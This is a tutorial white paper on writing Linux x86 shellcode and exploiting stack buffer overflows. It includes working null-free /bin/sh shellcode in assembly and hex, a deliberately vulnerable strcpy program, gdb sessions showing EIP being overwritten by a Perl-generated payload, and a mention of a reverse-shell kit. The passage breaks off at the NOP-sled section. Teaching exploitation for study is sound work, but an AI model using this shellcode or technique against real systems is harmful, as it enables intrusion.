Introduction to Shellcoding

How to exploit buffer overflows

by

Michel Blomgren

tigerteam.se

http://tigerteam.se

WHAT IS SHELLCODE?

Shellcode is a piece of machine-readable code, or script code that has just one mission; to open up a command interpreter (shell) on the target system so that an *"attacker"* can type in commands in the same fashion as a regular authorized user or system administrator of that system can do (with a few not-so-important exceptions of course). However, in order to get remote access to the shell, you're going to need some kind of networking support[1] in that shellcode too. There's more to *shellcoding* than just having a program execute `/bin/sh` or `cmd.exe`. This white paper will introduce you to shellcodes, how they're used in practice, and how they are used with buffer overflow vulnerabilities.

Since it's important that the shellcode is very small, the *shellcode hacker* usually writes the code in the assembly programming language. In this white paper I will be using x86 Intel syntax assembly under Linux. The GNU compiler (**`gcc`**) uses AT&T syntax, which is somewhat different from Intel syntax. All assembly examples can be compiled with Netwide Assembler (**`nasm`**) – **`http://nasm.sourceforge.net`** – a portable Intel syntax assembler available for a wide variety of operating systems. **`nasm`** is readily available in most GNU/Linux distributions.

WHAT ABOUT THE CODE IN SHELLCODE?

Shellcode is primarily used to exploit buffer overflows (including heap overflows) or format string bugs in binary, machine-readable software. In these software, the shellcode has to be machine-readable too, and to make things more complicated – it can't contain any `null` bytes (0x00). Null (0) is a string delimiter which instructs all C string functions (and other implementations) to, once found, stop processing the string (thus, a null-terminated string). There are other delimiters like linefeed (0x0A), carriage return (0x0D), 0xFF, and others. Some depend on how the programmer wrote the program (or the vulnerable function that handles input) and other implementations depend on underlying C library functions or 3rd party libraries, etc.

In this introduction I am going to focus on the `null` delimiter. We don't want an input function to stop processing our shellcode since we want to *inject* (upload) the entire shellcode into the vulnerable program and *"tell it"* to execute it. The example on the next page can be compiled using `nasm` and `ld` with the following command:

```
$ nasm -f bin minisc.asm
$ ld -s -o minisc minisc.o
```

1 sishell is an example of a reverse (connecting) shellcode kit for Linux and *BSD systems. You can download it from http://tigerteam.se/dl/sishell

```
; example unusable shellcode for x86 Linux
; by Shadowinteger <shadowinteger@sentinix.org>

BITS 32
%define sys_execve 11

    jmp short get_delta
shellcode:
    pop ebp             ; store delta address in ebp
    sub esp, byte 4*2   ; reserve 8 bytes on the stack
    lea eax,[esp+4]     ; get pointer to the next dword
                        ; in our reserved stack memory
    mov [esp],eax       ; store it as our argv pointer
    xor ebx,ebx         ; nullify it
    mov [esp+4],ebx     ; argv == NULL

    mov eax, sys_execve
    mov ebx, ebp        ; this could also be: lea ebx, [ebp+0]
    lea ecx,[esp]
    xor edx,edx
    int 0x80

get_delta:
    call shellcode      ; call will store the address to the
                        ; "shell" variable below on the stack
    shell db "/bin/sh",0
```

Figure 1.1 (example of a practically unusable shellcode)

The example above is unusable in a real-world situation. This is the output of that example:

```
unsigned char shellcode[] =
    "\xeb\x1f\x5d\x83\xec\x08\x8d\x44\x24\x04\x89\x04\x24\x31\xdb\x89"
    "\x5c\x24\x04\xb8\x0b\x00\x00\x00\x89\xeb\x8d\x0c\x24\x31\xd2\xcd"
    "\x80\xe8\xdc\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00";
```

Figure 1.2 (assembled output of unusable shellcode)

The output binary contains NULLs (0x00) which shellcode can not contain. Further, in many situations the shellcode can't contain 0x0a (linefeed), 0x0d (carriage return), 0x0b and/or 0x0c. 0x00 tells most string functions in most programming languages to stop processing the string. 0x0b and 0x0c stops processing a string passed to %s in sscanf() under some (or maybe all?) **`gcc`** sscanf() implementations. 0x0a and 0x0d is not a good idea to have in shellcode since input implementations might separate the shellcode in two pieces, as if the user entered two lines. In bizarre situations the shellcode may only contain, for instance, alpha-numeric characters, Unicode or some other coding, or perhaps you can't use 0xFF in some situations, etc. In order to be able to generate machine code that really works, you have to write the assembly code differently, but still have it serve it's purpose. You need to do some tricks here and there to produce the same result as with otherwise optimal machine code. On the next page I'll demonstrate how to resolve (and thus remove) `null` bytes (0x00) from the example shellcode above (figure 1.2).

This example is a usable shellcode. It's from sishell 0.2 (my shellcode kit). It's the same as the shellcode on the previous page, except that it doesn't contain nulls or other meta-characters. Differences and additions from the previous shellcode has been highlighted in bold.

```
; mini-shellcode for x86 Linux
; by Shadowinteger <shadowinteger@sentinix.org>

BITS 32
%define sys_execve 11

    jmp short get_delta
shellcode:
    pop ebp              ; store delta address in ebp
    sub esp, byte 4*2    ; reserve 8 bytes on the stack
    lea eax,[esp+4]      ; get pointer to the next dword
                         ; in our reserved stack memory
    mov [esp],eax        ; store it as our argv pointer
    xor ebx,ebx          ; nullify it
    mov [esp+4],ebx      ; argv == NULL

    mov byte [ebp+7], bl    ; make shell null-terminated

    xor eax,eax
    mov al, sys_execve + 3  ; sys_execve = 0x0b
    sub al, byte 3
    mov ebx, ebp         ; this could also be: lea ebx, [ebp+0]
    lea edx,[esp]         ; lea ecx,[esp] generates a 0x0c
                          ; which kills a sscanf() string
    mov ecx,edx
    xor edx,edx
    int 0x80

get_delta:
    call shellcode       ; call will store the address to the
                         ; "shell" variable below on the stack
    shell db "/bin/shh"
```

Figure 2.1 (usable shellcode, mini-shellcode from sishell 0.2)

Type the following to assemble it:

```
$ nasm -f bin minisc.asm
$ ld -s -o minisc minisc.o
```

This is the assembled output of the shellcode above:

```
unsigned char shellcode[] =
    "\xeb\x25\x5d\x83\xec\x08\x8d\x44\x24\x04\x89\x04\x24\x31\xdb\x89"
    "\x5c\x24\x04\x88\x5d\x07\x31\xc0\xb0\x0e\x2c\x03\x89\xeb\x8d\x14"
    "\x24\x89\xd1\x31\xd2\xcd\x80\xe8\xd6\xff\xff\xff\x2f\x62\x69\x6e"
    "\x2f\x73\x68\x68";
```

Figure 2.2 (assembled usable shellcode, invokes /bin/sh nothing more)

SHORT ABOUT BUFFER OVERFLOWS

A buffer overflow (as the name suggests) is about filling a buffer until it "flows over". This is a vulnerability because if the buffer is stack-based (located on the stack, not in heap memory) we can easily overwrite a function's (evan `main()`'s) return address, or another buffer or pointer that is located later on the stack (earlier in the code). We inject our shellcode into the buffer, then overwrite whatever is after the buffer with a return address that would direct program execution to our shellcode. A stack-based buffer overflow is not by far the only type of vulnerability in binaries, there are a number, but those are beyond the scope of this introduction.

THE STACK

The stack holds temporary data, data which is frequently "released" during program execution. A buffer (in the term "buffer overflow") primarily refers to a chunk of memory on the stack. The stack is executable under Linux, FreeBSD, NetBSD (< 2.0) and Windows, but not under OpenBSD and Solaris. Those operating systems feature a non-executable stack implementation. Non-executable stack does **NOT** prevent exploitation. In one of the first chapters of the *Shellcoder's Handbook*, the assumption of invulnerability when you have non-executable stack is teared apart on just a couple of pages. The method used to exploit buffer overflows under OpenBSD and Solaris is called *return-to-libc*, which is beyond the scope of this introduction unfortunately. I strongly recommend *Shellcoder's Handbook* to anyone who is seriously interested in shellcoding, exploitation and vulnerability discovery.

DIGGING DEEPER – GETTING DIRTIER

The x86 assembly mnemonic `call` is used to call a subroutine – and when done – return to the next instruction in the code that called the subroutine. To keep track of where to return to, `call` automatically stores the address after the `call` (which is the *return address*) on the stack. When a `ret` is called inside the user's subroutine, `ret` restores the saved return address from the stack and modifies the program's instruction pointer called EIP (Extended Instruction Pointer) – a special processor *register* which keeps track of where execution is in a running program. There are several processor registers, but at the moment you only need to know EIP and ESP (Extended Stack Pointer). ESP keeps track of where the next entry on the stack starts. The program continues it's execution at the "`ret` address". Those who are familiar with assembly and machine code knows that it's not possible to simple modify EIP (the instruction pointer). Only a hand full of operands can modify the instruction pointer – among those are `ret`, `jmp`, `jz`, `jc`, `call`, and a few others. We are specifically interested in the `ret` instruction, or more precisely, the value stored on the stack.

Some C code...

```
void my_function(char *input) {
    char buf[256];
    strcpy(buf, input);
    return;
}
```

Figure 3.1 (a vulnerable function)

The example on the previous page is vulnerable to a buffer overflow. `strcpy()` doesn't check how long the `char *input` string is, but happily writes it to `buf` anyway. Let's convert it to assembly...

`$ gcc -S -o vuln.s vuln.c`

I prefer the gdb output though...

```
Dump of assembler code for function my_function:
0x80483f0 <my_function>:        push   %ebp          // save stack frame pointer
0x80483f1 <my_function+1>:      mov    %esp,%ebp     // enter new stack frame
0x80483f3 <my_function+3>:      sub    $0x108,%esp   // reserve 264b on stack
0x80483f9 <my_function+9>:      add    $0xfffffff8,%esp // subs 8 = 256 (dumb)
0x80483fc <my_function+12>:     mov    0x8(%ebp),%eax   // input
0x80483ff <my_function+15>:     push   %eax
0x8048400 <my_function+16>:     lea    0xffffff00(%ebp),%eax
0x8048406 <my_function+22>:     push   %eax             // buf
0x8048407 <my_function+23>:     call   0x8048300 <strcpy>
0x804840c <my_function+28>:     add    $0x10,%esp       // give back strcpy mem
0x804840f <my_function+31>:     jmp    0x8048411 <my_function+33>
0x8048411 <my_function+33>:     leave       // leave stack frame
0x8048412 <my_function+34>:     ret         // return to address after call
```

Figure 3.2 (vulnerable function disassembled)

First, the function enters a new *stack frame*. A stack frame is commonly used to be able to release temporary buffers and variables stored on the stack when returning from a function call. It can also be used to reference where variables are (or where strings (`char buf [256]`) are starting on the stack). When the function returns, it leaves the stack frame. It's slightly more convenient to leave a stack frame than restore the ESP register to an initial value. After entering the frame, the function reserves 264 bytes on the stack by subtracting since the stack grows *from the ceiling*. The buffer should be 256 bytes, so there's some weird instrumentation code that subtracts 8 from 264 in order to make it 256 (I have no idea why some versions of **`gcc`** do this or why other versions of **`gcc`** do completely differently). Next, it prepares the variables for the `strcpy()` function. At the end of the function it uses the `leave` mnemonic to leave the stack frame and then `return`s to the calling code.

```
void my_function(char *input) {
    char buf[256];
    strcpy(buf, input);
    return;
}
```

The `return` C call (bold above) is identical to the `ret` assembly mnemonic. This means, of course, that the C program instructs the processor to read a return address that has previously been stored on the stack. The processor then modifies EIP with that address. So, imagine if we can change the address stored on the stack to our own arbitrary address – we could then jump anywhere we want in the running program. Of course, since the function *is* vulnerable to a buffer overflow, we *can* modify the return address that is stored on the stack, and thus jump anywhere we want.

VIRTUAL MEMORY DIAGRAM

A program lies in memory after it has been loaded by the operating system – every instruction, function or code is readily available in memory (not on disk).




Figure 4 (Memory diagram)

The diagram above illustrates a typical program's memory layout when it has been loaded by the operating system and given virtual memory addresses. Program entry point is somewhere around the start of the `.text` segment. The `.bss` segment holds uninitialized data defined in advance during compilation of the program. The heap is where memory allocated with `malloc()` is (dynamic memory allocation). There's a big gap between the heap and the stack (not illustrated above). The stack is at the top of memory, followed by the program's arguments set up by the operating system.

As I mentioned earlier, the stack grows down, meaning that variables stored on the stack follow the scheme *"First In, Last Out"*. The `push` operand "pushes" (stores) a value on the top of the stack, while the `pop` operand "pops" (restores) the most recently "pushed" value from the stack. It can also be explained as if you were to put two playing cards on a table, one card over the other (`push` "2 cards on the table") and removing the top one first in order to pick up the first card put on the table. For example:

```
push 0x09
push 0x5C
push 0x12

Stack:  0x12, 0x5C, 0x09

pop eax      (stores 0x12 into the eax register)

Resulting stack:  0x5C, 0x09
```

As you can see above, `pop` restores the most recently `push`ed value from the stack.

BASIC EXAMPLE

The following piece of code is a very simple program. It really doesn't do anything useful except demonstrates how buffer overflow vulnerabilities work in practice.

```
/* A very simple buffer overflow vulnerability */

int main(int argc, char **argv, char **envp) {
    char buf[256];

    strcpy(buf, argv[1]);

    return 0;
}
```

Figure 5.1 (vulnerable example program)

This program would end up with a memory map somewhat similar to this one:




Figure 5.2 (memory map of Figure 5.1)

"Buffer" is `char buf[256];` followed by the *frame pointer* explained earlier – directly followed by the stored return address which `return 0;` will read after executing `strcpy (buf, argv[1]);`.

Save the text in *Figure 5.1* as `vuln.c`, enter your favorite shell (bash or whatever), and type in all commands marked with bold text (don't enter the $ sign):

```
$ gcc -o vuln vuln.c
$ ./vuln
Segmentation fault
$ ./vuln hello
$ _
```

After having compiled `vuln.c` into the `vuln` program and then executed it (`./vuln`), it caused a *Segmentation fault*. A segmentation fault is the operating system telling the program (`./vuln`) that it attempted to access a *Virtual Memory Address* (VMA) that the program didn't have access to. A running program has only access to the virtual memory areas that it either starts off with when loaded by the operating system, or after the program itself has resized a memory block, i.e. allocated more memory. If a program causes a segmentation fault after feeding it abnormally long strings, you can almost be certain that it's vulnerable to some kind of buffer overflow. In that case, further research is necessary to determine whether the vulnerability is exploitable or not.

However, when you entered `./vuln hello` the program didn't cause a segmentation fault. To explain this we need to look at one of the first lines in `vuln.c`...


```
int main(int argc, char **argv, char **envp) {

    char buf[256];
    strcpy(buf, argv[1]);

    return 0;
}
```

`char buf[256];` means that we want to set up a character buffer consisting of 256 characters (bytes). In C/C++ a `char something;` is always reserved ("allocated") at run time on the stack (see *Figure 5.2*).

`strcpy(buf, argv[1]);` copies the first argument (`./vuln argument`) and stores it in the `buf` buffer. `strcpy()` doesn't check if it's reading more than `buf` can hold, and since you can enter extremely long strings on the command line, it's possible to overflow the `buf` buffer beyond the reserved 256 bytes. After the reserved buffer is the frame pointer and then the stored return address. This *buffer overflow* allows us to overwrite the return address, which is exactly what we want to do. Once again, the memory diagram...



BASIC DEBUGGING

We need to confirm that this vulnerability is useful, i.e. exploitable. Here we'll use **gdb** (the GNU debugger), and Perl. Start with the following (once again, type everything marked with bold text):

```
$ gdb vuln
GNU gdb 5.2
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-slackware-linux"...
(gdb) run
Starting program: /hack/examples/vuln

Program received signal SIGSEGV, Segmentation fault.
strcpy (dest=0xbffff79c "\001", src=0x0) at ../sysdeps/generic/strcpy.c:39
39      ../sysdeps/generic/strcpy.c: No such file or directory.
        in ../sysdeps/generic/strcpy.c
(gdb)
```

You have started **gdb** and loaded the `vuln` program (*Figure 5.1*) and then instructed `gdb` to execute it (the run command). As before, it caused a segmentation fault.

To try to figure out more specifically what has happened, do the following:

```
(gdb) info register
eax            0xbffff79c       -1073743972
ecx            0xbffff79b       -1073743973
edx            0x0      0
ebx            0x40143e58       1075068504
esp            0xbffff778       0xbffff778
ebp            0xbffff77c       0xbffff77c
esi            0xbffff79c       -1073743972
edi            0xbffff904       -1073743612
eip            0x4009ad21       0x4009ad21
eflags         0x10286  66182
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
gs             0x0      0
fctrl          0x37f    895
fstat          0x0      0
---Type <return> to continue, or q <return> to quit---q
(gdb) x/10i $eip
0x4009ad21 <strcpy+17>: mov    (%edx),%al
0x4009ad23 <strcpy+19>: inc    %edx
0x4009ad24 <strcpy+20>: mov    %al,(%ecx,%edx,1)
0x4009ad27 <strcpy+23>: test   %al,%al
0x4009ad29 <strcpy+25>: jne    0x4009ad21 <strcpy+17>
0x4009ad2b <strcpy+27>: mov    %esi,%eax
0x4009ad2d <strcpy+29>: pop    %esi
0x4009ad2e <strcpy+30>: mov    %ebp,%esp
0x4009ad30 <strcpy+32>: pop    %ebp
0x4009ad31 <strcpy+33>: ret
(gdb)
```

The debugger has stopped at the address where the segmentation fault occurred. You can print the value of the EIP register by either typing `p/x $eip` or looking at all registers by typing `info registers` or simply `i r`.

The `examine` command (or simply `x` for short) examines a part of memory. In this case I wanted to disassemble the code where EIP is pointing to and show 10 lines of code after EIP. The `i` instructs **gdb** to output assembly code instead of hex or ASCII output for instance.

The first disassembled line attempts to move a value in the AL register to an address where the EDX register is pointing to. This is where the segmentation fault occurred, so let's see what the EDX register holds:

```
(gdb) p/x $edx
$1 = 0x0
```

So, EDX has a value of 0. `mov %(edx), %al` attempts to store the value of AL at address 0. This is not possible since address 0 is never a valid virtual memory address, and that answers our question around what caused the segmentation fault.

CONFIRMING THE VULNERABILITY


So, you've learned some **gdb**, now I'm going to speed things up a bit if you don't mind? It's time to confirm the vulnerability in the `vuln` program. Hopefully, you're still inside **gdb**, ready to type in the following commands:

```
(gdb) run `perl -e 'print "A"x256 . "BBBB" . "CCCC"'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: ./vuln `perl -e 'print "A"x256 . "BBBB" . "CCCC"'`

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
(gdb) i r
eax            0x0      0
ecx            0xffffffd4a       -694
edx            0xbffffa4a       -1073743286
ebx            0x40143e58       1075068504
esp            0xbffff794       0xbffff794
ebp            0x42424242       0x42424242
esi            0x4001488c       1073825932
edi            0xbffff7f4       -1073743884
eip            0x43434343       0x43434343
---Type <return> to continue, or q <return> to quit---q
(gdb) p/x $ebp
$2 = 0x42424242
(gdb) p/x $eip
$3 = 0x43434343
```

First I issued the `run` command again, this time with an argument (remember the `strcpy (buf, argv[1])`?). Perl is a nice tool to use in order to parse long strings, etc. The `vuln` program was executed with 256 “A” characters followed by 4 “B”, and 4 “C” characters as it's first argument (argv[1]). This causes the `char buf[256]` buffer to be overflowed, the frame pointer to be overwritten with “BBBB” (0x42424242), and the stored return address to be overwritten with “CCCC” (0x43434343). Looking at the diagram again:



The blue `char buf[256]` holds 256 “A” characters, the gray F (the 32-bit frame pointer, the EBP register) holds “BBBB” (4 bytes = 32 bits), and the yellow R (the return address, and now also the EIP register) is “CCCC”.

As you can see above, EIP equals 0x43434343 (which is “CCCC” in ASCII), which is exactly what the Perl print command suggested after `run` above. EBP is the frame pointer, which could be useful for exploitation in a few situations (beyond the scope of this white paper), but we're most interested in modifying the EIP address – which we've also succeeded in doing.

So, since the `buf` buffer is located on the stack, how does the string that was parsed with Perl look like when it's on the stack? You can use the `examine` command (or `x` for short) to examine the memory area pointed to by the ESP register. ESP is the Extended Stack Pointer register pointing at the *top* of the stack of the program.

```
(gdb) x/80x $esp+1
0xbffff7b5:     0x10000000      0xf4080483      0xc0bffff7      0xc04003f0
0xbffff7c5:     0x0040141c      0x31000000      0xf0080483      0x02080483
0xbffff7d5:     0xf4000000      0x98bffff7      0x50080482      0x34080484
0xbffff7e5:     0xec4000a5      0xecbffff7      0x02400148      0x14000000
0xbffff7f5:     0x41bffff9      0x00bffff9      0x4a000000      0x75bffffa
0xbffff805:     0x91bffffa      0xb9bffffa      0xcbbffffa      0xd6bffffa
0xbffff815:     0xddbffffa      0xfcbffffa      0x20bffffa      0x38bffffb
0xbffff825:     0x96bffffb      0xafbffffb      0xdabffffb      0xeabffffb
0xbffff835:     0xf2bffffb      0x02bffffb      0xb5bffffc      0xfcbffffd
0xbffff845:     0x09bffffd      0x29bffffe      0x3ebffffe      0x4abffffe
0xbffff855:     0x6cbffffe      0x79bffffe      0x8cbffffe      0x94bffffe
0xbffff865:     0xa4bffffe      0xb2bffffe      0xc2bffffe      0xe0bffffe
0xbffff875:     0xebbffffe      0x01bffffe      0xafbfffff      0x00bfffff
0xbffff885:     0x10000000      0xff000000      0x060383fb      0x00000000
0xbffff895:     0x11000010      0x64000000      0x03000000      0x34000000
0xbffff8a5:     0x04080480      0x20000000      0x05000000      0x06000000
0xbffff8b5:     0x07000000      0x00000000      0x08400000      0x00000000
0xbffff8c5:     0x09000000      0x10000000      0x0b080483      0xe8000000
(gdb)       [ just press enter to repeat the last command ]
0xbffff8d5:     0x0c000003      0xe8000000      0x0d000003      0x64000000
0xbffff8e5:     0x0e000000      0x64000000      0x0f000000      0x0f000000
0xbffff8f5:     0x00bffff9      0x00000000      0x00000000      0x00000000
0xbffff905:     0x00000000      0x00000000      0x36690000      0x2f003638
0xbffff915:     0x656d6f68      0x7065722f      0x6863696c      0x2f6e7561
0xbffff925:     0x65676974      0x61657472      0x70772f6d      0x6178652f
0xbffff935:     0x656c706d      0x75762f73      0x00316e6c      0x41414141
0xbffff945:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff955:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff965:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff975:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff985:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff995:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff9a5:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff9b5:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff9c5:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff9d5:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff9e5:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff9f5:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffa05:     0x41414141      0x41414141      0x41414141      0x41414141
(gdb)
0xbffffa15:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffa25:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffa35:     0x41414141      0x41414141      0x41414141      0x42424242
0xbffffa45:     0x43434343      0x44575000      0x6f682f3d      0x722f656d
0xbffffa55:     0x696c7065      0x75616863      0x69742f6e      0x74726567
0xbffffa65:     0x2f6d6165      0x652f7077      0x706d6178      0x0073656c
0xbffffa75:     0x53415257      0x5f524554      0x4f4c4f43      0x45525f52
0xbffffa85:     0x554c4f53      0x4e4f4954      0x00343d30      0x54554158
0xbffffa95:     0x49524f48      0x2f3d5954      0x656d6f68      0x7065722f
0xbffffaa5:     0x6863696c      0x2f6e7561      0x7561582e      0x726f6874
0xbffffab5:     0x00797469      0x444e4957      0x4449574f      0x3033323d
0xbffffac5:     0x38363836      0x41500036      0x3d524547      0x7373656c
0xbffffad5:     0x3d5a4800      0x00303031      0x54534f48      0x454d414e
0xbffffae5:     0x6e61733d      0x786f6264      0x6d6f682e      0x6e696c65
0xbffffaf5:     0x632e7875      0x4c006d6f      0x504f5f53      0x4e4f4954
0xbffffb05:     0x2d203d53      0x6c6f632d      0x613d726f      0x206f7475
0xbffffb15:     0x2d20462d      0x542d2062      0x51003020      0x52494454
0xbffffb25:     0x73752f3d      0x696c2f72      0x74712f62      0x302e332d
0xbffffb35:     0x4d00342e      0x41504e41      0x2f3d4854      0x2f727375
0xbffffb45:     0x61636f6c      0x616d2f6c      0x752f3a6e      0x6d2f7273
(gdb) quit
```


You almost immediately notice several 0x41414141 on the previous page (that's “AAAA” in ASCII). We inserted 256 “A” characters (or 0x41) using Perl on page 11, followed by “BBBB” and then “CCCC”. 0x42424242 is highlighted in bold, and so is 0x43434343 (the return address).

At this point, we are actually ready to create an exploit for this vulnerability. You have managed to modify EIP by overflowing a stack-based buffer. Now, how can you have this vulnerability execute code of your choosing? A shellcode is of course the code you want to execute through the vulnerability, the difficult part is doing it.

INCURSION

Let's assume we want to use the shellcode in *Figure 2.2*. In order to have the vulnerable program execute the shellcode it has to be inserted into the running program. Under Linux, FreeBSD, NetBSD < 2.x, and Windows, a program is allowed to execute code located on the stack. To automate this process hackers write so-called *exploits*. These are small programs designed to exploit vulnerabilities – such as this buffer overflow vulnerability for instance. Before we attempt to write an exploit you have to be familiar with perhaps the most difficult part of getting shellcode to work – figuring out where the return address should jump to (even in a generic situation).

I will put the shellcode in the `char buf[256]` buffer, instead of 256 “A” (0x41) characters as in the Perl example previously. Let's do some more illustrating:




In short, it's very convenient that `char buf[256]` contains the shellcode, since (as you know) we start writing into `buf` and continue overwriting the frame pointer (F), then the return address (R). The F could really be anything, but the R must be the absolute address of the start of our shellcode (which is located in `buf`). However, since the stack *moves around* a lot, **forget absolute addresses**! If you miss the shellcode, there's a big chance that you get a segmentation fault rather than a shell.

How do one succeed then? The answer is to *get closer to the prey*. You need a bigger *landing zone*, not just one address, but a whole scope of addresses. Anywhere in the middle of that scope is good enough to run the shellcode. This means that even if the stack is pointing at a different address each time you execute the program (or execute it on another system, Linux distribution or whatever) you'll have a much bigger chance of scoring.

THE LIMA ZULU

Some assembly instructions do simply nothing, like the `nop` (short for *no operation*). In this introduction we are going to fill our *landing zone* with `nop`s. There are other instructions that can be used too (to avoid detection by a Network Intrusion Detection System for instance, which detects *landing zones* of this nature), but those are beyond the scope of this introduction – however, feel free to experiment!

The idea of the *Lima Zulu* can be illustrated in the following manner:



